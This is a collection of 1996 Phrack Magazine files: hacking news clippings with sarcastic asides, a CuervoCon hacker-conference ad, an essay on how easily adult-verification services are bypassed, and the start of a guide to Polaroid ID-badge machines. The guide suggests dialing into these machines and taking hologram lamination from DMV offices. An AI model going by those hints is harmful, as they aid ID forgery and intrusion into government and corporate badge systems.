Simple answer: Key escrow is an easier route. As my intelligence community source pointed out, bringing the NSA into the mix causes problems when a case goes to court. Better to have them work in the background, unseen and without oversight, the Administration feels. With key escrow in place, there are few legal issues to hurdle.

In the meantime, the Justice Department has started the NSA down the road to crypto mission creep. It could be a road of no return.

Meeks out...

[=----------=]

title: Hacker posts nudes on court's Web pages
author: Rob Chepak
source: The Tampa Tribune

TALLAHASSEE - The Internet home of the Florida Supreme Court isn't the kind of place you'd expect to find nudity.

But that's what happened Wednesday morning when a judge in Tallahassee found a pornographic photo while he was looking for the latest legal news.

A computer hacker broke into the high court's cyberhome, placing at least three pornographic photos and a stream of obscenities on its Web pages.

''All I looked at was the one picture, then I checked with the court,'' said a surprised Charles Kahn Jr., a 1st District Court of Appeal judge.

The altered pages were immediately turned off. The Florida Department of Law Enforcement is investigating the incident and the U.S. Justice Department has been contacted. The hacker didn't tamper with any official records, court officials said.

''We've got three photos and we're looking for more,'' said Craig Waters, executive assistant to Chief Justice Gerald Kogan. The culprit ''could be anyone from someone in the building to the other side of the world.''

[* I bet they are looking for more.. *]

The Florida Court's Web site is used to post information about court

opinions, state law and legal aid. Thousands of people, including children, use the court system's more than 500 Internet pages each month, Waters said.

The court and other state agencies usually keep their most vital information on separate computers that can't be accessed on the Internet.

Officials aren't sure how the culprit broke in, and FDLE had no suspects Thursday afternoon. But court officials long have suspected their Web site could be a target for hackers armed with the computer equipment to impose photos on the Web. The Florida Supreme Court became the first state Supreme Court in the nation to create its own Internet pages two years ago.

While the episode sounds like a well-crafted high school prank, computer hackers are becoming a big problem for government agencies, which increasingly are finding themselves the victims of criminal tampering on the Internet. In August, someone placed swastikas and topless pictures of a TV star on the U.S.

Department of Justice's home page. The Central Intelligence Agency has been victimized, too.

''It's certainly a common problem,'' said P.J. Ponder, a lawyer for the Information Resource Commission, which coordinates the state government's computer networks. However, there are no statistics on incidences of tampering with state computers.

The best way for anyone to minimize damage by computer hackers is by leaving vital information off the Internet, said Douglas Smith, a consultant for the resource commission. Most state agencies follow that advice, he added.

''I think you have to weigh the value of security vs. the value of the information you keep there,'' he said.

Court officials would not reveal details of the sexually explicit photos Thursday, but Liz Hirst, an FDLE spokeswoman, said none were of children.

Penalties for computer tampering include a $5,000 fine and five years in jail, but the punishment is much higher if it involves child pornography, she said.

Without a clear motive or obvious physical evidence, FDLE investigators, who also investigate child pornography on the Internet, hope to retrace the culprit's steps in cyberspace. However, Ponder said cases of Internet tampering are ''very difficult to solve.''

Thursday, the state's top legal minds, who are used to handing out justice, seemed unaccustomed to being cast as victims.

''No damage was done,'' Kogan said in a statement. ''But this episode did send a message that there was a flaw in our security that we now are fixing.''

[* I tell you (and other agencies) I do security consulting!! Please?! *]

[=----------=]

title: Hacking Into Piracy
source: The Telegraph

22nd October 1996

Computer crime investigators are using the techniques of their adversaries to crack down on illegally traded software. Michael McCormack reports.

The adage "Set a thief to catch a thief" is being updated for the electronic age as online investigators use hackers' techniques to fight a thriving trade in counterfeit and pirate software that is reckoned to cost British program-makers more than 3 billion a year.

"Jason", a computer crime investigator employed by Novell to shut down bulletin boards that trade pirate copies of its software, leads a confusing double life. First he spends weeks in his office, surfing the Internet and wheedling secrets from hackers around Europe; then he compiles dossiers of evidence on the system operators who deal in Novell wares, flies to their bases, presents the local police with his reports, and accompanies them on the inevitable raid.

"Every day I'm on IRC [the Internet's chat lines, where information can be exchanged quickly and relatively anonymously] looking for tips on new bulletin boards that might have Novell products on them," he says.

"Our policy has been to go country by country through Europe and try to take down the biggest boards in each one"

"It tends to be the biggest boards that have our products, and those can be difficult to get on to. The operators have invested a lot of time and cash in setting them up and they're sometimes quite careful who they'll let on. I often start by joining dozens of little boards in the area to get myself a good reputation, which I can use as a reference to get on to the big board.

"Our policy has been to go country by country through Europe and try to take down the biggest boards in each one. That has a chilling effect on the other operators. They think, 'If he could get caught, I'm doomed.' Within days of us taking down a big board, Novell products disappear off the smaller ones."

Once Jason gains entry to a big board, the game begins in earnest: "Bulletin boards work on the principle that if you want to take something off, you first have to put something in. Obviously I can't put in Novell's products, or any other company's; instead, we use a program we wrote ourselves. It's huge, and it has an impressive front end full of colour screen indicators and menus. It doesn't actually do anything but it looks impressive and it lets you start pulling things off the site."

Once Jason finds company products on a board, he makes a video of himself logging on and retrieving a copy of the software.

[* Talk about freako bizarre narc fetishes.. *]

Bulletin boards often have restricted areas closed to all but a few trusted members, and these are where the most illegal products - such as expensive business or word-processing packages copied from beta releases or pirate disks - are kept. Penetrating these areas takes a skill learned from the hackers. "It's called social engineering," says Jason. "It just means chatting up the operator until he decides to trust you with the goodies."

Once Jason finds company products on a board, he makes a video of himself logging on and retrieving a copy of the software. Then it's on to a plane to go and lodge a complaint with the local police.

He is helped by Simon Swale, a fellow Novell investigator and former Metropolitan Police detective who uses his experience of international police procedures and culture to ensure that foreign forces get all the technical help they need.

In the past six months, Jason's investigations have shut down seven bulletin boards across Europe, recovering software valued at more than 500,000. The company reckons the closed boards would have cost it more than 2.5 million in lost sales over the next year.

Jason has vivid memories of the early-morning raid on the operator's house.

One of the Jason's biggest successes came earlier this year in Antwerp, when he guided Belgian police to the Genesis bulletin board, which held more than 45,000 worth of Novell products and a slew of other pirate software. Jason has vivid memories of the early-morning raid on the operator's house: "The first thing he said was, 'I have nothing illegal on my system.' So I set up my laptop and mobile and dialled into it from his kitchen. All the police watched as I tapped into my keyboard and everything popped up on his screen across the room. I went straight in to the Novell stuff and he said, 'Okay, maybe I have a little'."

The system operator, Jean-Louis Piret, reached a six-figure out-of-court settlement with Novell. More importantly for the company, its products have all but disappeared from Belgium's boards in the wake of the raid.

There are, however, many more fish to fry. Jason already has another three raids lined up for autumn . . .

[=----------=]

title: Revealing Intel's Secrets

The Intel's Secrets site may not be around for long if Intel has anything to say about it. The site provides a look at details, flaws, and programming tips that the giant chip manufacturer would rather not share with the general public. One particular page exposes some unflattering clitches of the P6 chip and a bug in the Intel486 chip. The site even has two separate hit counters: one for the average visitor, and one that counts the number of times Intel has stopped by.

[=----------=]

title: Internet Boom Puts Home PCs At Risk Of Hackers
author: Nick Nuttall
source: The London Times

18th October 1996

Home computers, which carry everything from private banking details to love letters, are becoming vulnerable to hackers as more households connect to the Internet.

The boom in electronic services is making the home PC as open to attack as company and government systems, a survey of hackers has disclosed. The Internet is also helping hackers to become more skilful as they exchange tips and computer programs around the globe.

[* Survey of hackers?! Bullshit. *]

A spokesman for Kinross and Render, which carried out the survey for Computacenter, said: "Breaking into home computers is now increasingly possible and of great interest to hackers. It may be a famous person's computer, like Tony Blair's or a sports personality. Equally it could be yours or my computer carrying personal details which they could use for blackmailing."

Passwords remain easy to break despite warnings about intrusion. Companies and individuals frequently use simple name passwords such as Hill for Damon Hill or Blair for the Labour leader. Hackers also said that many users had failed to replace the manufacturer's password with their own.

Hackers often use programs, downloaded from the Internet, which will automatically generate thousands of likely passwords. These are called Crackers and have names such as Satan or Death.

[* Satan? Death? Ahhhh! *]

John Perkins, of the National Computing Centre in Manchester, said yesterday: "The linking of company and now home computers to the global networks is making an expanding market for the hackers." The Computacenter survey was based on interviews with more than 130 hackers, supplemented by interviews over the Internet. The average hacker is 23, male and a university student. At least one of those questioned began hacking ten years ago, when he was eight.

[* No offense to anyone out there, but how in the hell could they
   validate any claims in a survey like that? And especially with
   that amount? *]

Most said it was getting easier, rather than harder, to break in and many hackers would relish tighter computer security because this would increase the challenge. Existing laws are held in contempt and almost 80 per cent said tougher laws and more prosecutions would not be a deterrent. Eighty-five per cent of those questioned had never been

caught.

Most said the attraction of hacking lay in the challenge, but a hard core were keen to sabotage computer files and cause chaos, while others hoped to commit fraud.

[* Excuse me while I vomit. *]

[=----------=]

title: Computer hacker Mitnick pleads innocent

September 30, 1996

LOS ANGELES (AP) -- The notorious computer hacker Kevin Mitnick pleaded innocent Monday to charges he mounted a multimillion-dollar crime wave in cyberspace during 2 1/2 years as a fugitive.

Mitnick, 33, held without bail on a fraud conviction, told the judge not to bother reading the indictment, which includes 25 new counts of computer and wire fraud, possessing unlawful access devices, damaging computers and intercepting electronic messages.

"Not guilty," Mitnick said. His indictment, handed up Friday by a federal grand jury, follows an investigation by a national task force of FBI, NASA and federal prosecutors with high-tech expertise.

It charges Mitnick with using stolen computer passwords, damaging University of Southern California computers and stealing software valued at millions of dollars from technology companies, including Novell, Motorola, Nokia, Fujitsu and NEC.

.....

Mitnick pleaded guilty in April to a North Carolina fraud charge of using 15 stolen phone numbers to dial into computer databases. Prosecutors then dropped 22 other fraud charges but warned that new charges could follow.

Mitnick also admitted violating probation for a 1988 conviction in Los Angeles where he served a year in jail for breaking into computers at Digital Equipment Corp. At 16, he served six months in a youth center for stealing computer manuals from a Pacific Bell switching center.

Mitnick also got a new lawyer Monday, Donald C. Randolph, who represented Charles Keating Jr.’s top aide, Judy J. Wischer, in the Lincoln Savings swindle.

[=----------=]

title: Hackers Destroy Evidence of Gulf War Chemical/Biological Weapons
source: WesNet News

Saturday, Nov. 2, 5:00 p.m.

WASHINGTON DC -- Hackers broke into a Web site (http://insigniausa.com) containing suppressed evidence of Gulf War chemical and biological weapons Friday, erasing all files.

"Someone hacked in Friday around 4 p.m. and completely trashed our machine," said Kenneth Weaver, webmaster of W3 Concepts, Inc. (http://ns.w3concepts.com) of Poolesville, Maryland (a suburb of Washington D.C.), which houses the site.

The Web site contained recently-released supressed Department of Defense documents exposing biological and chemical warfare materials that U.S. companies allegedly provided to Iraq before the war.

Bruce Klett, publisher, Insignia Publishing said they are now restoring the files. "We plan to be operational again Saturday evening or Sunday," he

said. "We encourage anyone to copy these files and distribute them." There are over 300 files, requiring 50 MB of disk space.

The Department of Defense has its own version of these files on its Gulflink Web site (http://www.dtic.dla.mil/gulflink/).

Insignia plans to publish Gassed In the Gulf, a book on the government's coverup by former CIA analyst Patrick Eddington, in six to eight weeks, Klett added.

Hackers also brought down SNETNEWS and IUFO, Internet mailing lists covering conspiracies and UFOs, on Oct. 25, according to list administrator Steve Wingate. He plans to move the lists to another Internet service provider be be back in operation soon.

"We've seen this happen regularly when we get too close to sensitive subjects," Wingate said. "The election is Tuesday. This is a factor."

He also said a "quiet" helicopter buzzed and illuminated his Marin County house and car Thursday night for several minutes.

[=----------=]

title: Criminals Slip Through The Net
source: The Telegraph, London

5th November 1996

Britain is way behind in the fight against computer crime and it's time to take it seriously, reports Michael McCormack

BRITAIN'S police forces are lagging behind the rest of the world in combating computer crime, according to one of the country's most experienced computer investigators - who has just returned to walking the beat.

Police Constable John Thackray, of the South Yorkshire Police, reached this grim conclusion after a three-month tour of the world's leading computer crime units, sponsored by the Winston Churchill Memorial Trust.

All of the five countries he studied, he says, are putting Britain's efforts against electronic crime to shame.

"The level of education and understanding of computer crime is far more advanced outside Britain," said Thackray.

"Here, police forces are shying away from even attempting to investigate computer crimes. You see experienced detectives who lose all interest in pursuing cases where there are computers involved.

"We know that computer crime, particularly software piracy, is closely connected with organised crime - they like the high profits and the low risk - but those connections aren't followed up."

He adds:"We are far behind our own criminals on these matters. We only catch them when they get complacent and keep using old technology and old methods. If they simply keep up with current technology, they are so far ahead they are safe." Thackray was one of the officers responsible for closing down one of the largest pirate bulletin boards in the country, estimated to have stolen software worth thousands last year and has assisted officers from other forces in several similar cases. Pirates recently named a new offering of bootleg software "Thackray1 and 2" in his honour.

He has seen how seriously such crimes are taken by police forces abroad: "In America there are specialist units in every state and a similar system is being put in place in Australia. There's nothing nearly as comprehensive in in Britain.

"We have the Computer Crimes Unit at Scotland Yard and a small forensic team at Greater Manchester, but they're both badly under-resourced and there's little interest in, or support for, investigating computer crimes in other forces.

"Our officers must get a better education, to start with, on what computer crime is, how it works and who is being hurt by it. We need to bury the impression that this is a victimless crime with no serious consequences."

Thackray is preparing a report on his impressions of anti-crime initiatives in other countries and what must be done in Britain to equal them. "In my view, we need specially detailed officers who are educated in computer crime issues.

"We also need to become much more pro-active in our approach. It's not good enough to sit back and wait for the complaints."

But perhaps symptomatic of Britain's efforts is the way Thackray's valuable experience is being used. He is putting away his laptop and getting out his boots.

"I'm now being moved back into uniform. The two year experience I have gained in investigating these matters is not going to be used to its full potential."

"We pride ourselves on being an effective police service in Britain, and other countries look up to us. But when it comes to computer crime, we have to start following their lead."

-EOF

.oO Phrack Magazine Oo.

Volume Seven, Issue Forty-Nine

File 2 of 16

Phrack Loopback

[The Netly News]

September 30, 1996

Today, Berkeley Software Design, Inc. is expected to publicly release a near-perfect solution to the "Denial of Service," or SYN flooding attacks, that have been plaguing the Net for the past three weeks. The fix, dubbed the SYN cache, does not replace the need for router filtering, but it is an easy-to-implement prophylaxis for most attacks.

"It may even be overkill," says Alexis Rosen, the owner of Public Access Networks. The attack on his service two weeks ago first catapulted the hack into public consciousness.

The SYN attack, originally published by Daemon9 in Phrack, has affected at least three service providers since it was published last month. The attack floods an ISP's server with bogus, randomly generated connection requests. Unable to bear the pressure, servers grind to a halt.

The new code, which should take just 30 minutes for a service provider to install, would keep the bogus addresses out of the main queue by saving two key pieces of information in a separate area of the machine, implementing communication only when the connection has been verified. Rosen, a master of techno metaphor, compares it to a customs check. When you seek entrance to a server, you are asked for two small pieces of identification. The server then sends a communique back to your machine and establishes that you are a real person. Once your identity is established, the server grabs the two missing pieces of identification and puts you into the queue for a connection. If valid identification is not established, you never reach the queue and the two small pieces of identification are flushed from the system.

The entire process takes microseconds to complete and uses just a few bytes of memory. "Right now one of these guys could be on the end of a 300-baud modem and shut you down," says Doug Urner, a spokesman for BSDI. "With these fixes, they just won't matter." still, Urner stresses that the solution does not reduce the need for service providers to filter IP addresses at the router.

Indeed, if an attacker were using a T1 to send thousands of requests per second, even the BSDI solution would be taxed. For that reason, the developers put in an added layer of protection to their code that would randomly drop connections during an overload. That way at least some valid users would be able to get through, albeit slowly.

There have been a number of proposed solutions based on the random-drop theory. Even Daemon9 came up with a solution that looks for any common characteristics in the attack and learns to drop that set of addresses. For example, most SYN attacks have a tempo -- packets are often sent in five-millisecond intervals -- When a server senses flooding it looks for these common characteristics and decides to drop that set of requests. Some valid users would be dropped in the process, but the server would have effectively saved itself from a total lockup.

Phrack editor Daemon9 defends his act of publishing the code for the attack as a necessary evil. "If I just put out a white paper, no one is going to look at this, no one is going to fix this hole," he told The Netly News. "You have to break some eggs, I guess.

To his credit, Daemon9 actually included measures in his code that made it difficult for any anklebiting hacker to run. Essential bits of information required to enable the SYN attack code could be learned only from reading the entire whitepaper he wrote describing the attack. Also, anyone wanting to

run the hack would have to set up a server in order to generate the IP addresses. "My line of thinking is that if you know how to set a Linux up and you're enough in computers, you'll have enough respect not to do this," Daemon9 says. He adds, "I did not foresee such a large response to this."

Daemon9 also warns that there are other, similar protocols that can be abused and that until there is a new generation of TCP/IP the Net will be open to abuse. He explained a devastating attack similar to SYN called ICMP Echo Flood. The attack sends "ping" requests to a remote machine hundreds of times per second until the machine is flooded.

"Don't get me wrong," says Daemon9. "I love the Net. It's my bread and butter, my backyard. But now there are too many people on it with no concern for security. The CIA and DOJ attacks were waiting to happen. These holes were pathetically well-known."

--By Noah Robischon

[Hmm. I thought quotation marks were indicative of verbatim quotes. Not in this case... It's funny. You talk to these guys for hours, you *think* you've pounded the subject matter into their brains well enough for them to *at least* quote you properly... -d9]

[Ok. Loopback was weak this time. We had no mail. We need mail. Send us mail!]

----<>----

.oO Phrack Magazine Oo.

Volume Seven, Issue Forty-Nine

File 3 of 16

```
      //   //  /\   //   ====
     //   //  //\\ //   ====
    ==== //  //  \\/   ====

   /\   //  // \\    //  /===   ====
  //\\ //  //   //  //   \=\   ====
 //  \\/    \\ //  //   ===/  ====
```

CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 CUERVOCON 96

Tengo que hable con mi abogado.

What : A computer/telephony/security conference. (show this part to your boss.)

Where: Fort Brown Hotel, Brownsville Texas.

When : 28 & 29 December, 1996

Who : The usual gang of cretins.

Why : It's winter, and it is 12 degrees outside. The dumpsters are frozen shut, and there are icicles on the payphones. Brownsville is at the Southern-most tip of Texas, right up against...Mexico. Yes, Mexico, land of cheap cerveza, four-dollar strippers, and liberal drinking laws. Mexico, where you too can own your very own Federal law enforcement official for a fistful of pesos.

Speakers

Anybody wishing to speak at CuervoCon should send
e-mail to the address at the bottom of this announcement.
Currently the list includes:
u4ea (by teleconfrence)
Major
ReDragon
Caffiend (about her Breasts)
daemon9 (about his Breasts)

Events

"How Much Can You Drink?"
"Fool The Lamer"
"Hack The Stripper"
"Hack The Web Server"
"sk00l"
"Ouija Board Hacking"

...as well as a variety of Technical Presentations.

General Information

The Fort Brown Hotel will have available to us, 125 rooms at the holiday in @ $55 a room, and $75 rooms at the ramada @ $45 each. The Fort Brown was previously an actual fort when it was closed down by Uncle Sam. It became one large hotel until it was recently purchased and split into the Holiday Inn and the Ramada. The Fort Brown was chosen because it is across the street from the bridge to Mexico. You can call the Fort Brown Ramada at:

210-541-2921

You can call the Fort Brown Holiday Inn at:

210-546-2201

Call for reservations, make sure to tell them your with CuervoCon.

Friday and Saturday the con will be in the 'Calvary' room. While Sunday we have the 'Fortress Room' where all the big speakers will be. Friday and Saturday we will have a few speakers and activities. Friday Night mainly, so we can have people arrive on time. We hope to have the con room open 24 hours a day.

Brownsville is right on the Mexican border, adjacent to the Mexican town Matamoris. The Gulf of Mexico is 25 miles away. Brownsville has a population just over 100,000. The police force includes 175 officers, and a wide variety of federal law enforcement agencies have a strong presence there as well. The climate is semi-tropical, and the RBOC is SouthWestern Bell.

Matamoris is the other half of brownsville. Home of over 1/2 a million people, it is known since the early 1900's as a pit of sin. The federale's are not to be fucked with and it is serviced by TelMex. It is known for its bars, strip clubs and mexican food. Matamoros also has an airport incase you live in Mexico and care to go, via aeromexico.

Directions:
In Texas Driving - Go anyway you can to get to US 77 South. Take 77 South till it ends in Brownsville. From there you will turn right on International. Proceed all the way down international, right before the bridge, turn left. The Fort Brown will be on the left.

For those flying in - We are going to try to have a shuttle going. Also just tell the cab driver, Fort Brown.

The Con Registration Fee, aka the pay it when you walk in our we will beat you up, is only 10$ and an additional 5$ for the 'I paid for eliteness sticker' which will let you into the special events, such as hack the stripper.

Celebrity Endorsements

Here's what last years participants had to say about CuervoCon:

"I attended the CuervoCon 95. I found many people there who, fearing a sunburn, wanted to buy my t-shirts!" -ErikB

"I tried to attend, but was thwarted by "No Admittance to The Public" sign. I feel as though I missed the event of the year." - The Public

"mmmm...look at all the little Mexican boys..." -Netta Gilboa

"Wow! CuervoCon 95 was more fun that spilling my guts to the feds!" - Panther Modern

"CuervoCon is our favorite annual event. We know we can give security a day of rest, because you people are all too drunk to give us any trouble..." - AT&T

"No moleste, por favor." - TeleMex

Don't miss it!

Have you ever hacked a machine in your hometown from a foreign country?

Have you ever had to convert dollars into pesos to get your bribe right?

Have you ever spent time in a foreign prison, where your "rights as an American" just don't apply?

Have you ever been taken down for soemthing that wasn't even illegal half an hour ago?

YOU WILL! And the con that will bring it to you?

CUERVOCON 96

CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 CUERVOCON 96
brought to you by
- S.o.B. - TNo - PLA - Phrack - The Guild - F.U.C.K. - SotMESC -

Contact Information

info@cuervocon.org

www.cuervocon.org - Look here for updates.

Voice mail system coming up soon.

----<>----

*** The truth behind the Adult Verification Services

('porno' will set you free)

*** By your passively skeptical author, t3.

*** 10.30.96

Let's speak for a minute about 'porno'. 'Porno' has saturated the Net to a level in which it's difficult *not* to see it, regardless if you're looking for it. It can be found on the largest web site and the smallest ftp site. It can be found on Usenet, it can be found with any one of numerous search engines. Let's not delude ourselves, porno is *everywhere* and anyone with the motor skills to click a mouse can have access to it.

About a year ago a concept came along called 'Adult Verification'. This first started out by people writing crude cgi scripts that would query every person as to their age. 'Are you 18' it would say, and even a sexually aware 9-year old would know to say 'yay' to this.

Soon thereafter, someone topped this 4-line piece of code by writing a login interface, most likely it was incorporated into Netscape or some other, less worthy browser. This program made use of the actual browser to authenticate users. Of course one needed a login and password, of which had to be manually added after ample proof of age was received. If one merely wanted to

cover one's ass, this would not be a logical solution.

This all occurred during which the CDA (Communications Decency Act) had actually existed. On June 7, 1995, the CDA was passed through the Senate to the President, signed, and made a law:

(1) in the heading by striking 'Broadcasting obscene
language' and inserting 'Utterance of indecent or profane
language by radio communication; transmission to minor of
indecent material from remote computer facility, electronic
communications service, or electronic bulletin board service';

et al...Now it was illegal to transmit 'indecent material' on the Internet. If this were to actually be adhered to, the Net would shrink so drastically that the current topology would last ten years before needing an upgrade.

Is was soon apparent that this act was not going to fly. Groups like the EFF and the ACLU suddenly became extremely busy. Companies such as Apple and Microsoft challenged the constitutionality of such a law and took this directly to court. It was also apparent that the transmission of 'indecent material' would not disappear, but merely go further underground.

Indeed, this is exactly what happened. Soon thereafter Adult Verification services began popping up. AVS (Adult Verification Services), Adultcheck, Adultpass, and a slew of others came up with an idea.

The idea was to verify a person's adult status by acquiring one's credit card number. This would, ahem, without a doubt, prove that the individual was 18. Why? Because you had to be 18 to have a credit card of course! Someone obviously didn't take into consideration the five or so million pre-adults that would make it their goal to surpass such shotty authentication.

It began by the government stating that a credit card is a legal means of verifying one's age, this allowing those distributing 'porno'graphic materials to continue distributing to those 18 and over. The initial means that the 'providers of porn' used to do this was to basically verify the format of the card and not actually run a check on it. As most of us all know, there have been plenty of "Credit Card Generators" produced in the last five years, quite capable of fooling these shotty authentication systems.

As this authentication was obviously lacking in the "authentication" part, the next step was to actually validate the cards. This began and ended nearly as quickly, for finding a credit card (for example, in mommy's purse), junior could peruse porn until his dick grew red and chafed.

On June 12, 1996 it was was determined that the CDA indeed violated one's constitutional rights and was striken down as a law. More on this at <http://www.eff.org/pub/Legal/Cases/EFF_ACLU_v_DoJ/>.

But it didn't seem to phase the Authentication services.

The Authentication Services currently verify age by obtaining a credit card, verifying it, and actually charging a fee for the service. About $9.95 for two years which entitles you to an abundance of graphic, ad, and airbrush-laden web pages and images. This most likely sufficiently scared off the less determined of minors because now they'd be engaging in credit card fraud.

It's truly odd that after it has been deemed legal to distribute said porn, that all of these services still insist that it's illegal to do so. Let us realize that Usenet barely flinched when the CDA was in effect, and still offered gigs upon (glorious) gigs of nude bodies to oggle at.

After taking a good look at this whole bizarre operation, I have made a few conclusions of my own.

Charging $9.95 for two years of access to 'porno'graphy seems a little too good to be true. One must realize that there is a charge to the billing company for each credit card transaction made. I'd be surprised if it wasn't half of this ten bucks. These authentication companies also pay "handsomely" the purveyors of porn. In order for such a service to function, obviously there needs to be an agreement with the distributor and the authenticator.

Now, one that distributes 'porno'graphy on the Net will certainly not feel the need to do these Verification Services any favors. The majority of people that do run these explicit sites are certainly not interested in supporting censorship of their material (probably 90% money-making). The AVS's knew this and offered a stipend to those using their services.

The AVS's currently work by paying the site that contains 'indecent material' a certain amount each time that site gets another person to sign up with their service. This works by the AVS sending html that is put on a verification page. If one finds this page important enough, they may be convinced to sign up with the service that allows you to access it.

The stipend is generally around $4.00, and as high as $7.50. There are many AVS's, and the majority of the said 'sites' use more than one, sometimes all of them for verification. If a particular site uses one AVS exclusively, the AVS will pay on the highest end of their scale for new recruits.

If we get into some simple math, we may find some contradictions regarding this. The initial fee to those interested in accessing porn is $9.95. Out of these we can safely say that more than $3.00 goes to simply checking the validity of the card and billing it. This leaves the AVS with $6.95.

Now, on the receiving end we have a very minimum of $4.00 going towards each new person that signs up. It's probably safe to say that over 90% of new customers to these AVS's sign-up through 'porno'graphic pages and not directly from the site itself.

So $9.95 ends up being $6.95 after expenses, and then the service sends another $4.00 to the person that gave them the account. This leaves the AVS with a maximum of $2.95 total.

The costs running an AVS are surely not exorbant, but are certainly not cheap. I have yet to find an AVS running off of anything less than at T1 (1.544mbit) speeds. This translates to an extreme minimum of 1k/month. If you include employees, office space, and incidentals, running any such service couldn't cost less than 5k a month at the very least. This would mean to break even one would have to bring in:

5000/2.95

1694 new customers a month, simply to break even! That's a lot considering the membership lasts for two years. And this is in the *best-case* scenario. I would be hard-pressed to believe that one such service could steadily rely on such a base of new clients every month indefinitely!

I have theorized that these services are in fact not self-run moneymaking ventures, but are actually being funded by a higher authority. It's quite feasible to believe that the government, having been challenged and beat, have actually allocated funds to protecting the minors of the Net from obscenity. It's *certainly* not far-fetched, especially with Al Gore (think, Tipper) in an improperly high position.

The government could allocate a comparitively paltry sum of one million a year towards funding (even creating) companies that act merely to pay people to be complacent. What if the government merely let relatively computer proficient professionals bid on forming these AVS's? What if?

Well, unless i'm overlooking something, I can't see too much illogic to

my theory.

Another consideration of these services is that even at their current state, they are extremely easy to overcome. So easy, in fact, that their existence will hardly offer much resistance to a horny teenager. Remember, people will do anything to get 'porno'graphy.

Such holes in these systems are that the verified member of such an AVS connects to a sexually explicit site, is bounced backed to the AVS for authentication, and is then bounced back again to the page (url) that contains the "naughty stuff". This page can be simply bookmarked and distributed to anyone and their Mom.

Why? All the services I've come across (the largest ones) do not authenticate the target url, they target the initial "warning" page and contain information to pass the user on to the naughty stuff. Thus if one single person can obtain the target url, he can bypass all future authentication and can as well pass the url on through various channels, quite easily ending up in the hands of a minor.

As well, if stupidity was a metaphor for AVS's, most of the target url's have filenames such as "warning.html" or "granted.html". Any half-respectable search engine (such as AltaVista) is capable of snarfing out such information. Doubly-so because these services will obviously want to advertise their existence.

The only method that seems to partially protect minors from 'porno'graphy is the method of installing client-based software such as SurfWatch that try to censor 'porno'graphy. This, as well, relies on a willing company or individual to operate. This works quite archaically by imbedding META tags in html source. For example:

<META name="description" content="Validate Age Verification Service"><meta name="keywords" content="sex erotica nude porn penthouse pornography erotic porno adult playboy dating marriage love date age validate validation protect children kids money commercial wealth nudes pics jpg gif">

This particular tag would be placed in the receiving html of a co-operative service or individual. The client-based software would search for such tags and censor the content accordingly. From my understanding, those using AVS's are not required to embed these tags in their "warning" page html. If they do not, which I would imagine many probably wouldn't, then suddenly these client-based censorship tools are rendered useless.

So in conclusion, I would give a big thumbs-down for this whole pathetic means of controlling freedom. The Internet was meant to be a place to free exchange of information. Today a minor is just as able to find explicit material on the Net as he/she is able to dig through Mom and Dad's dresser for copies of Hustler. A minor is just as capable of watching R or X-rated movies, stealing a magazine from a store, or even buying one.

It's time to stop using half-assed and crippled ways of protecting kids from obscenity on the Net. If you're a parent and you don't want your child to view such 'porno'graphy, then why not do what you're supposed to do and discipline the kid.

Lazy fuckers.

t3
.end

T.A.C.D Presents...
Hacking ID Machines
By PiLL

Table Of Contents

Part One: What is an ID machine and who uses them?

First we will start with the basics. An IDM or ID Machine is exactly what the name entails. It is a computer that government and large companies use to make security badges and ID cards for employees and visitors. All of the IDM's are DOS based so security, to say the least, sucks. There are four models of IDM's. The one we will be covering the most is the latest and greatest: the ID 4000. Also in the family of IDM's are the 3000, 2000+, and 2000. I have heard of an ID 1000 but I have yet to see or play with one, so if you find one, tell me. The 2000 is DOS 3.3 so I can imagine that an ID 1000 is even a bigger waste of time. IDM's are manufactured by a branch of Polaroid entitled Polaroid Electronic Imaging. If you want more information on IDM's call (800)343-5000 and they will send you some general specs. I will let you know right off the start that these machines sell for as much as $75,000.00 but the average price is around $40,000.00. So getting caught crashing one is NOT a good idea.

You are probably wondering what companies use ID machines. Here is a brief list. All of the Colorado and Alaska DMV's, The IRS, The FBI, The U.S. Mint, The Federal Reserve, almost any military branch, Hewlett Packard, Polaroid, Westinghouse (I wouldn't recommend fucking with them: for more information on Westinghouse check out the movie Unauthorized Access available from CDC's home page), and all of the major prisons in the United States. By now you should be getting ideas of the potential fun you can have. Not that I would ever use what I know for anything illegal ;)

Part Two: Hardware and Software

I will cover each machine in order but you will probably notice that the ID4000 will get by far more attention then any other.

Hardware and Software for the 2000+ and 2000 is kind of like teaching someone about the Apple][and how to use Logo so I will try not to bore you to much with them. The 2000 series are unique to the others because they are one full unit. The hardware is basically a really cheesy oversized case with a 9 monochrome monitor, a 3 monitor for viewing the victim of the hideous picture it takes, a 286 Wyse computer with 1meg of RAM (really hauls ass), a data compression board, image processing board (*Paris* Board), a signature scanner, a color film recorder or CFR, a WORM Drive, a modem, and most of the time a network card so the data can be stored on a mainframe. The Software of the 2000 series is a really neat database program running under DOS 3.3. If you have never heard of or used EDLIN, I would not recommend playing with a 2000. The only major differences between an ID2000 and an ID2000+ is that the computer on the 2000+ is a HP Vectra 386 with 4megs and a SCSI Interface. That's all you really need to know you probably won't ever encounter one unless you go trashing a lot.

The ID3000 is also an HP 386/20 but uses DOS 5.0 and a Matrox Digital Processing board instead of the old Paris board of the 2000 series.

This came about when your state ID actually started to remotely resemble you in 1992. Also in the 3000 years their were more peripherals available such as the latest CFR at the time (I think it was the 5000),

PVC printers, and bar code label printers. The software is basically DOS 5.0 but this time they use a database shell much like DOSSHELL as the interface with the machine. The 3000 uses SYTOS for data storage and transfer and it is best to dial in using a program called Carbon Copy.

The 4000 is the best even though it's not that great. It was is the first IDM in the Polaroid line that let the customer customize the machine to their needs. This is the machine that you see when you go to the DMV, at least in Denver. It consists of a JVC camera, a Matrox processing board, a data compression board, an Adaptec 1505 SCSI card, a 14.4 modem, a network card, and can have any of the following added to it: a PVC printer (in case you didn't know that's what they use on credit cards), a magnetic stripe encoder, a bar code printer, a thermal printer, a CFR (usually the HR6000 like at the DMV), a Ci500 scanner, and signature pad, a finger print pad (interesting note if you have a black light and one of the new Colorado Driver licenses hold it under a black light and look what appears under your picture, you should see your finger print), and a laminator. Now some of you are thinking what about the holograms? Those are actually in the lamination, not on the badge itself. To obtain lamination walk into the DMV and look to the right or left of the machine if you see a little brown box that's what you need, but please remember to leave some for the rest of us that might be next in line. Or you can go to Eagle hardware and buy a bolt cutter for the dumpster but that's a different text file.

